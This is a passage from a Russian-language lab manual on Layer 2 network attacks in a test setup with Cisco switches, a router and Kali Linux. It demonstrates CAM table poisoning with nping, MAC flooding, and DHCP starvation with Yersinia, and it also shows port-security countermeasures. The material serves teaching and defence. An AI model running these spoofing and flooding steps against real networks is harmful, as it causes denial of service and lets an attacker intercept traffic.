


Рис. 13 Атака типа создания сетевых петель

Атака манипулированием STP — это тип угрозы, при котором злоумышленник рассылает BPDU конфигурации STP или изменения топологии (блоки данных протокола моста), вызывая повторные вычисления STP и ожидая, что злоумышленник станет корневым мостом. В качестве корневого моста злоумышленник может перехватывать кадры Ethernet, принадлежащие другим VLAN.

802.1D STP требуется от 30 до 45 секунд для повторного выбора корневого моста, если старый корневой мост выходит из строя, что приводит к DoS-атаке.




Рис. 14 Атаки манипулированием STP

Атаки на коммутатор

В данном разделе посмотрим на то, как можно помешать нормальному функционированию коммутатора и как это предотвратить. Посмотрим на утилиты Linux, которые помогут нам смоделировать атаку на коммутатор: изменение и переполнение таблицы MAC-адресов.



Рис. 15 Коммутатор

Задачи:

- Создание рабочей среды
- Присвоение статических IP-адресов сетевым устройствам

- Просмотр содержимого таблицы CAM
- Генерация кадров для тестирования и анализа работы таблицы коммутации

Технические условия:

- коммутатор Cisco Catalyst 2960 или эквивалентный -1 единица;
- компьютер с операционной системой Windows – 2 единицы;
- компьютер с операционной системой Kali Linux – 1 единица.




Рис. 16 Конфигурация сети

Конфигурация сети состоит из трёх узлов, подключенных к коммутатору Cisco 2960 через порты GigabitEthernet 0/1, 0/2 и 0/3.

Узел А имеет адрес 192.168.0.1/24,

Узел В – 192.168.0.2/24,

Узел С – 192.168.0.3/24.

```
root@kali: ~  
root@kali:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.1 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::7ec:65a5:58a:a01b prefixlen 64 scopeid 0x20<link>  
    ether 00:50:00:00:02:00 txqueuelen 1000 (Ethernet)  
    RX packets 177 bytes 27228 (26.5 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 136 bytes 21326 (20.8 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 24 bytes 1440 (1.4 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 24 bytes 1440 (1.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali:~#
```

Узел А

```
Administrator: Command Prompt  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\user>ipconfig /all  
  
Windows IP Configuration  
  
Host Name . . . . . : user-PC  
Primary Dns Suffix . . . . . :  
Node Type . . . . . : Hybrid  
IP Routing Enabled. . . . . : No  
WINS Proxy Enabled. . . . . : No  
  
Ethernet adapter Local Area Connection:  
  
Connection-specific DNS Suffix . :  
Description . . . . . : Intel(R) PRO/1000 MT Network Connection  
Physical Address. . . . . : 50-00-00-03-00-00  
DHCP Enabled. . . . . : No  
Autoconfiguration Enabled . . . . : Yes  
Link-local IPv6 Address . . . . . : fe80::b17d:a0e4:54dc:8485%11(Preferred)  
IPv4 Address. . . . . : 192.168.0.2(Preferred)  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . :  
DHCPv6 Iaid . . . . . : 240126464  
DHCPv6 Client DUID. . . . . : 00-01-00-01-21-72-34-36-50-00-00-01-00-00-00-00  
  
DNS Servers . . . . . : fec0:0:0:ffff::1%1  
                      fec0:0:0:ffff::2%1  
                      fec0:0:0:ffff::3%1  
NetBIOS over Tcpip. . . . . : Enabled  
  
Tunnel adapter isatap.{42A1F8B7-30A8-4EF7-81AF-C694F5F3D81B}:  
  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
Description . . . . . : Microsoft ISATAP Adapter  
Physical Address. . . . . : 00-00-00-00-00-00-E0  
DHCP Enabled. . . . . : No  
Autoconfiguration Enabled . . . . : Yes  
  
C:\Users\user>
```

Узел В

Рис. 17 Конфигурация сети

```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\user>ipconfig /all

Windows IP Configuration

Host Name . . . . . : user-PC
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : Intel(R) PRO/1000 MT Network Connection
Description . . . . . : Intel(R) PRO/1000 MT Network Connection
Physical Address. . . . . : 50-00-00-04-00-00
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::85f7:838e:6b47:4ba6%11(Preferred)
IPv4 Address. . . . . : 192.168.0.3(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
DHCPv6 IAID . . . . . : 240126464
DHCPv6 Client DUID. . . . . : 00-01-00-01-21-72-34-36-50-0A-00-01-00-00

DNS Servers . . . . . : fec0:0:0:ffff::1%1
                       fec0:0:0:ffff::2%1
                       fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled

Tunnel adapter isatap.{42A1F8B7-30A8-4EF7-81AF-C694F5F3D81B}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Description . . . . . : Microsoft ISATAP Adapter
Physical Address. . . . . : 00-00-00-00-00-00-E0
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes

C:\Users\user>
```

Узел С

Рис. 18 Конфигурация узла С

Генерация кадров для атаки на таблицу коммутации:

- ~ запустите терминал в ОС Kali Linux на узле А;
- ~ войдите в консоль управления коммутатором и используйте команду «show mac address-table» для отображения таблицы коммутации;
- ~ воспользуйтесь утилитой pring из набора инструментов Kali Linux на узле А для создания и отправки вредоносных кадров на коммутатор. Утилита pring позволяет генерировать кадры с заданными MAC-адресами отправителей.
- ~ создайте фиктивную последовательность кадров, используя MAC-адреса узлов В и С.

Таким образом, изначально таблица коммутации выглядит следующим образом:

```
Switch#show mac address-table
Mac Address Table
-----
Vlan    Mac Address      Type    Ports
----    -
1       0050.0000.0200   DYNAMIC Et0/1
1       5000.0003.0000   DYNAMIC Et0/2
1       5000.0004.0000   DYNAMIC Et0/3
Total Mac Addresses for this criterion: 3
Switch#
```

Рис. 19 Таблица коммутации

Использование злоумышленником утилиты ping для атаки на коммутатор: злоумышленник пытается «обмануть» коммутатор, запутать таблицу коммутации

```
root@kali:~# nping --source-mac 50:00:00:04:00:00 192.168.0.3

Starting Nping 0.7.80 ( https://nmap.org/nping ) at 2024-11-07 01:03 EST
SENT (0.2290s) ICMP [192.168.0.1 > 192.168.0.3 Echo request (type=8/code=0) id=33096 seq=2] IP [ttl=64 id=36083 iplen=28 ]
SENT (1.2290s) ICMP [192.168.0.1 > 192.168.0.3 Echo request (type=8/code=0) id=33096 seq=3] IP [ttl=64 id=36083 iplen=28 ]
SENT (2.2309s) ICMP [192.168.0.1 > 192.168.0.3 Echo request (type=8/code=0) id=33096 seq=3] IP [ttl=64 id=36083 iplen=28 ]
SENT (3.2325s) ICMP [192.168.0.1 > 192.168.0.3 Echo request (type=8/code=0) id=33096 seq=4] IP [ttl=64 id=36083 iplen=28 ]
SENT (4.2351s) ICMP [192.168.0.1 > 192.168.0.3 Echo request (type=8/code=0) id=33096 seq=5] IP [ttl=64 id=36083 iplen=28 ]

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 5 (210B) | Rcvd: 0 (0B) | Lost: 5 (100.00%)
Nping done: 1 IP address pinged in 5.25 seconds
root@kali:~#
```

Mac Address	Type	Ports
0050.0000.0200	DYNAMIC	Et0/1
5000.0003.0000	DYNAMIC	Et0/1
5000.0004.0000	DYNAMIC	Et0/1

Рис. 20 Атака на коммутатор путем «запутывания» таблицы коммутации

После проведения успешной атаки таблица коммутации выглядит следующим образом:

```

Switch#show mac addre
Switch#show mac address-table
      Mac Address Table
-----
Vlan    Mac Address      Type        Ports
----    -
1       0050.0000.0200    DYNAMIC     Et0/1
1       5000.0003.0000    DYNAMIC     Et0/1
1       5000.0004.0000    DYNAMIC     Et0/1
Total Mac Addresses for this criterion: 3
Switch#

```

Рис. 21 Реализованная атака на коммутатор

Т.е. это значит, что все MAC – адреса, которые имеются находятся за портом 1.

Т.е. согласно таблице, узел В подключен к порту Et0/1, но физически он подключен к Et0/2. Поэтому, когда узел С отправляет пакеты узлу В, коммутатор не направляет их узлу В, так как они будут отправлены на узел А. Таким образом, происходит атака типа «отказ в обслуживании», потому что узел С теряет возможность взаимодействовать с узлом В. Обратите внимание, что после того, как узел В отправит любой кадр с произвольным адресом назначения, коммутатор автоматически обновит свою таблицу CAM. То есть запись узла В таблице коммутации будет соответствовать физическому подключению. Однако вредоносному узлу А достаточно продолжать регулярно отправлять фиктивные кадры, чтобы поддерживать таблицу CAM поврежденной.

Для защиты таблицы коммутации от сетевых атак обычно применяется механизм обеспечения безопасности портов коммутаторов. Многие коммутаторы могут быть настроены на ограничение количества MAC-адресов, которые могут использоваться на портах, подключенных к конечному оборудованию.

Например, коммутаторы Cisco Catalyst позволяют ограничивать количество допустимых MAC-адресов на интерфейсе с помощью функции безопасности порта (Port Security). Если заданное число MAC-адресов превышено, это нарушает безопасность порта, и реакция на это зависит от выбранного режима поведения для порта. Таким образом, недопустимые MAC-адреса не могут быть добавлены в таблицу CAM коммутатора, чтобы избежать ее повреждения или переполнения.

Настройка Port Security на коммутаторах Cisco.

Статические MAC-адреса: настройка MAC-адресов вручную с использованием команды `switchport port-security mac-address`.

Динамические MAC-адреса: изучение и сохранение MAC-адресов динамически, с возможностью удаления при перезапуске коммутатора.

Sticky MAC-адреса: комбинация статических и динамических MAC-адресов, с возможностью сохранения и добавления в текущую конфигурацию. Включение sticky MAC-адресов: использование команды `switchport port-security mac-address sticky` для преобразования динамически изученных адресов в sticky MAC-адреса.

При настройке Port Security необходимо учитывать максимальное количество MAC-адресов, разрешенных для порта, и режимы реагирования на нарушения безопасности.

По умолчанию на коммутаторах Cisco используется режим Shutdown.

Данный режим позволяет в случае нарушения безопасности переводит интерфейс в заблокированное состояние и его немедленному выключению. Также отправляются SNMP trap и сообщение syslog, а счетчик нарушений увеличивается.

Создание трафика для переполнения таблицы коммутации:

Чтобы провести атаку злоумышленник вводит команду «masof» в терминале на компьютере А. Данная утилита создает и отправляет случайные MAC-адреса отправителя на коммутатор.

```

root@kali:~# ping -c 4 192.168.0.2
PING 192.168.0.2 (192.168.0.2) 56(84) bytes of data.
64 bytes from 192.168.0.2: icmp_seq=1 ttl=128 time=16.4 ms
64 bytes from 192.168.0.2: icmp_seq=2 ttl=128 time=23.4 ms
64 bytes from 192.168.0.2: icmp_seq=3 ttl=128 time=7.79 ms
64 bytes from 192.168.0.2: icmp_seq=4 ttl=128 time=6.75 ms

--- 192.168.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3067ms
rtt min/avg/max/mdev = 6.753/13.590/23.374/6.786 ms
root@kali:~#

```

Mac Address	Type	Ports
0050.0000.0200	DYNAMIC	Et0/1
5000.0003.0000	DYNAMIC	Et0/2
5000.0004.0000	DYNAMIC	Et0/3

A → B

Рис. 22 Таблица коммутации до атаки

```

Switch#show mac address-table
Mac Address Table
-----
Vlan    Mac Address      Type    Ports
----
1       0000.0e15.67aa   DYNAMIC Et0/1
1       0002.1506.a720   DYNAMIC Et0/1
1       0002.4d65.84b9   DYNAMIC Et0/1
1       0009.386d.201a   DYNAMIC Et0/1
1       000b.b94b.9974   DYNAMIC Et0/1
1       000c.7557.f3fa   DYNAMIC Et0/1
1       000e.a20b.ad55   DYNAMIC Et0/1
1       0012.0472.58e5   DYNAMIC Et0/1
1       0012.fa07.e8c6   DYNAMIC Et0/1
1       0016.9f02.b73c   DYNAMIC Et0/1
1       0016.9f08.5cb9   DYNAMIC Et0/1
1       0017.1c7b.94cb   DYNAMIC Et0/1
1       0017.2804.2a63   DYNAMIC Et0/1
1       001a.1d66.4095   DYNAMIC Et0/1
1       001b.0657.aa8b   DYNAMIC Et0/1
1       0022.804c.731f   DYNAMIC Et0/1
1       0024.5233.7b4f   DYNAMIC Et0/1
1       0025.006a.57cd   DYNAMIC Et0/1
--More--

```

```

Switch#show mac address-table count
Mac Entries for Vlan 1:
-----
Dynamic Address Count : 15476
Static Address Count  : 0
Total Mac Addresses   : 15476

```

Рис. 23 Таблица коммутации после атаки

После использования утилиты masof мы можем наблюдать странные MAC адреса в таблице коммутации

```
Switch(config)#int range Ethernet0/0-3
Switch(config-if-range)#switchport port-security violation restrict
Switch(config-if-range)#exit
Switch(config)#exit
```

```
Switch#sh port-security
Secure Port  MaxSecureAddr  CurrentAddr  SecurityViolation  Security Action
          (Count)          (Count)          (Count)
-----
Et0/0          1             0             0             Restrict
Et0/1          1             1            11928          Restrict
Et0/2          1             1             0             Restrict
Et0/3          1             1             0             Restrict
```

Рис. 24 Защита коммутатора

Включение защиты коммутатора позволяет осуществить счетчик возможных атак. Атака происходит с порта 1.

Атака на DHCP-сервер.

DHCP-сервер — это сетевой сервер, который автоматически предоставляет и назначает IP-адреса, шлюзы по умолчанию и другие сетевые параметры клиентским устройствам. Он использует стандартный протокол, известный как протокол динамической конфигурации хоста или DHCP, для ответа на широковещательные запросы клиентов.

DHCP-сервер автоматически отправляет необходимые сетевые параметры клиентам для надлежащего взаимодействия устройств в сети. Без DHCP администратору сети приходится вручную настраивать каждого клиента, который присоединяется к сети, что может быть обременительно, особенно в крупных сетях. DHCP-серверы обычно назначают каждому клиенту уникальный динамический IP-адрес, который меняется, когда истекает срок аренды этого IP-адреса клиентом.

ISC DHCP Server (Internet Systems Consortium Dynamic Host Configuration Protocol Server) – это программное обеспечение для управления динамической конфигурацией сетевых устройств с использованием протокола DHCP. Он позволяет автоматически назначать IP-адреса и другие параметры конфигурации устройствам в сети.


Основные функции ISC DHCP Server:

1. **Динамическое назначение IP-адресов:** сервер может выдавать IP-адреса клиентам по запросу, что упрощает управление сетью и снижает вероятность конфликтов адресов;
2. **Резервирование IP-адресов:** возможность закрепления определенных IP-адресов за конкретными устройствами на основе их MAC-адресов;
3. **Настройка параметров сети:** помимо IP-адреса, сервер может передавать клиенту дополнительные параметры, такие как шлюз по умолчанию, DNS-серверы, доменное имя и т.д.;
4. **Конфигурационные файлы:** настройки сервера хранятся в текстовых файлах, что делает его удобным для администрирования и автоматизации;
5. **Безопасность:** поддерживает различные механизмы аутентификации и защиты данных, такие как шифрование и подписи сообщений;
6. **Интеграция с другими сервисами:** может быть интегрирован с различными системами управления сетями и мониторинга.

ISC DHCP Server широко используется в корпоративных сетях и дата-центрах благодаря своей надежности, гибкости и открытости исходного кода.



Сетевая топология для экспериментов



Сценарий

Узел **Kali**, представляющий собой вредоносный источник, намеревается развернуть собственный сервер DHCP для предоставления **Win** (потенциальной жертве) ложных сетевых настроек. Для успешной реализации этой атаки **Kali** должен перегрузить ресурсы действующего сервера DHCP, расположенного на маршрутизаторе **DHCP_Router**, путём отправки многочисленных запросов **DHCPDISCOVER** с разными параметрами.

Рис. 25 Сценарий реализации атаки на DHCP

Yersinia — многофункциональный инструмент для атак на протоколы L2 (Data Link) уровня OSI. Он умеет проводить атаки на **DHCP**, STP, CDP, DTP, HSRP и другие протоколы.

Yersinia можно использовать в нескольких режимах: запуск в режиме сервера, **интерактивный режим** и графический интерфейс.

```
(kali@kali)-[~]
$ yersinia
Command 'yersinia' not found, but can be installed with:
sudo apt install yersinia
Do you want to install it? (N/y)y
sudo apt install yersinia
[sudo] password for kali:
```

Настройка DHCP на маршрутизаторе



Назначим **имя** и дадим **адрес**:

```
Router#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#hostname DHCP_Router
DHCP_Router(config)#int e0/0
DHCP_Router(config-if)#ip addr 172.16.0.111 255.255.255.0
DHCP_Router(config-if)#no shut
DHCP_Router(config-if)#
*Nov 14 07:08:54.824: %LINK-3-UPDOWN: Interface Ethernet0/0, changed state to up
*Nov 14 07:08:55.848: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/0, changed state to up
DHCP_Router(config-if)#exit
DHCP_Router(config)#
```

Настроим **пул адресов**, но сперва вычтем из пула **адрес самого сервера**.

```
DHCP_Router#conf t
Enter configuration commands, one per line. End with CNTL/Z.
DHCP_Router(config)#ip dhcp excluded-address 172.16.0.111
DHCP_Router(config)#
```



```
DHCP_Router(config)#ip dhcp pool MYLOCAL
DHCP_Router(dhcp-config)#network 172.16.0.0 255.255.255.0
DHCP_Router(dhcp-config)#default-router 172.16.0.111
DHCP_Router(dhcp-config)#domain-name omsk-university.ru
DHCP_Router(dhcp-config)#dns-server 92.124.144.189
DHCP_Router(dhcp-config)#exit
```

Рис. 27 Настройка DHCP на маршрутизаторе

Последовательность настройки DHCP-сервера на маршрутизаторе Cisco включает следующие этапы:

1. **Определение пула адресов**, которые будут раздаваться. Создание пула с использованием команды `ip dhcp pool` и указание сети, шлюза по умолчанию, DNS-сервера и других параметров.
2. **Настройка ретрансляции DHCP (DHCP Relay)** при необходимости. Ввод команды `ip helper-address` на маршрутизаторе для перенаправления широковещательных сообщений от клиентов к DHCP-серверу в другой сети.
3. **Проверка работы сервера**. Использование команды `show ip dhcp binding` для просмотра списка IP-адресов, сопоставленных с MAC-адресами, и команды `show ip dhcp server statistics` для просмотра статистики сервера.


```
root@kali:~# yersinia --help
  r0r00
  r0r00
r 000 r0
00 1000 0000
0 100000 000
0 1000000 00
00 00000000 0r00
r 100000000 0r00
00 0100000000 00
000 1000000000 r0
r00 1000000000 000
000 100000000000 00
r 010000000000 r
r0 01000000000 00
00 1000000000 r0
0r00 0000100 000
000 r0
0

Yersinia...
The Black Death for nowadays networks
by Slay & tomac
http://www.yersinia.net
yersinia@yersinia.net
Prune your MSTP, RSTP, STP trees!!!!

Usage: yersinia [-hVGIdd] [-l logfile] [-c conffile] protocol [protocol_options]
-V Program version.
-h This help screen.
-G Graphical mode (GTK).
-I Interactive mode (ncurses).
-D Daemon mode.
-d Debug.
-l logfile Select logfile.
-c conffile Select config file.
protocol One of the following: cdp, dhcp, dot1q, dot1x, dtp, hsrp, isl, mpls, stp, vtp.
```



Рис. 28 Последовательность настройки DHCP-сервера



```
DHCP_Router>en
DHCP_Router#show ip dhcp bind
Bindings from all pools not associated with VRF:
IP address      Client-ID/      Lease expiration        Type
Hardware address/
User name
172.16.0.1      268d.1013.59a3   Nov 14 2024 08:14 AM    Automatic
172.16.0.2      0100.5000.0002.00 Nov 15 2024 07:46 AM    Automatic
172.16.0.3      0150.0000.0300.00 Nov 15 2024 08:02 AM    Automatic
172.16.0.4      1ab4.a34a.7e69   Nov 14 2024 08:14 AM    Automatic
172.16.0.5      5469.a35d.fa15   Nov 14 2024 08:14 AM    Automatic
172.16.0.6      fa49.4637.a1e9   Nov 14 2024 08:14 AM    Automatic
172.16.0.7      7e47.cb52.38e8   Nov 14 2024 08:14 AM    Automatic
172.16.0.8      b4f3.f171.bb12   Nov 14 2024 08:14 AM    Automatic
172.16.0.9      b28a.004b.976f   Nov 14 2024 08:14 AM    Automatic
172.16.0.10     d20f.1462.b797   Nov 14 2024 08:14 AM    Automatic
172.16.0.11     74d7.c32b.7877   Nov 14 2024 08:14 AM    Automatic
172.16.0.12     3c0b.5a4f.79d2   Nov 14 2024 08:14 AM    Automatic
172.16.0.13     a80b.e97f.8dab   Nov 14 2024 08:14 AM    Automatic
172.16.0.14     5453.8647.a0bc   Nov 14 2024 08:14 AM    Automatic
172.16.0.15     c450.5a55.537e   Nov 14 2024 08:14 AM    Automatic
172.16.0.16     e0e7.1400.dc49   Nov 14 2024 08:14 AM    Automatic
172.16.0.17     b286.e455.49e5   Nov 14 2024 08:14 AM    Automatic
172.16.0.18     a2e7.8f55.0dde   Nov 14 2024 08:14 AM    Automatic
172.16.0.19     5e38.326e.d49c   Nov 14 2024 08:14 AM    Automatic
--More--
```



Рис. 29 Реализация атаки на DHCP

```

DHCP_Router#sh ip dhcp server stat
Memory usage          2172236
Address pools         1
Database agents       0
Automatic bindings    253
Manual bindings       0
Expired bindings      0
Malformed messages    0
Secure arp entries    0

Message               Received
BOOTREQUEST           0
DHCPDISCOVER          8830
DHCPREQUEST           3
DHCPDECLINE           0
DHCPRELEASE           1
DHCPINFORM            6

Message               Sent
BOOTREPLY             0
DHCPOFFER             256
DHCPACK               9
DHCPNAK               0
DHCP_Router#

```

Скоро произойдёт исчерпание
адресов в пуле



```

DHCP_Router#show ip dhcp pool

```

```

Pool MYLOCAL :
Utilization mark (high/low) : 100 / 0
Subnet size (first/next)    : 0 / 0
Total addresses              : 254
Leased addresses             : 253
Pending event                : none
1 subnet is currently in the pool :
Current index      IP address range
0.0.0.0           172.16.0.1       - 172.16.0.254
Leased addresses   253
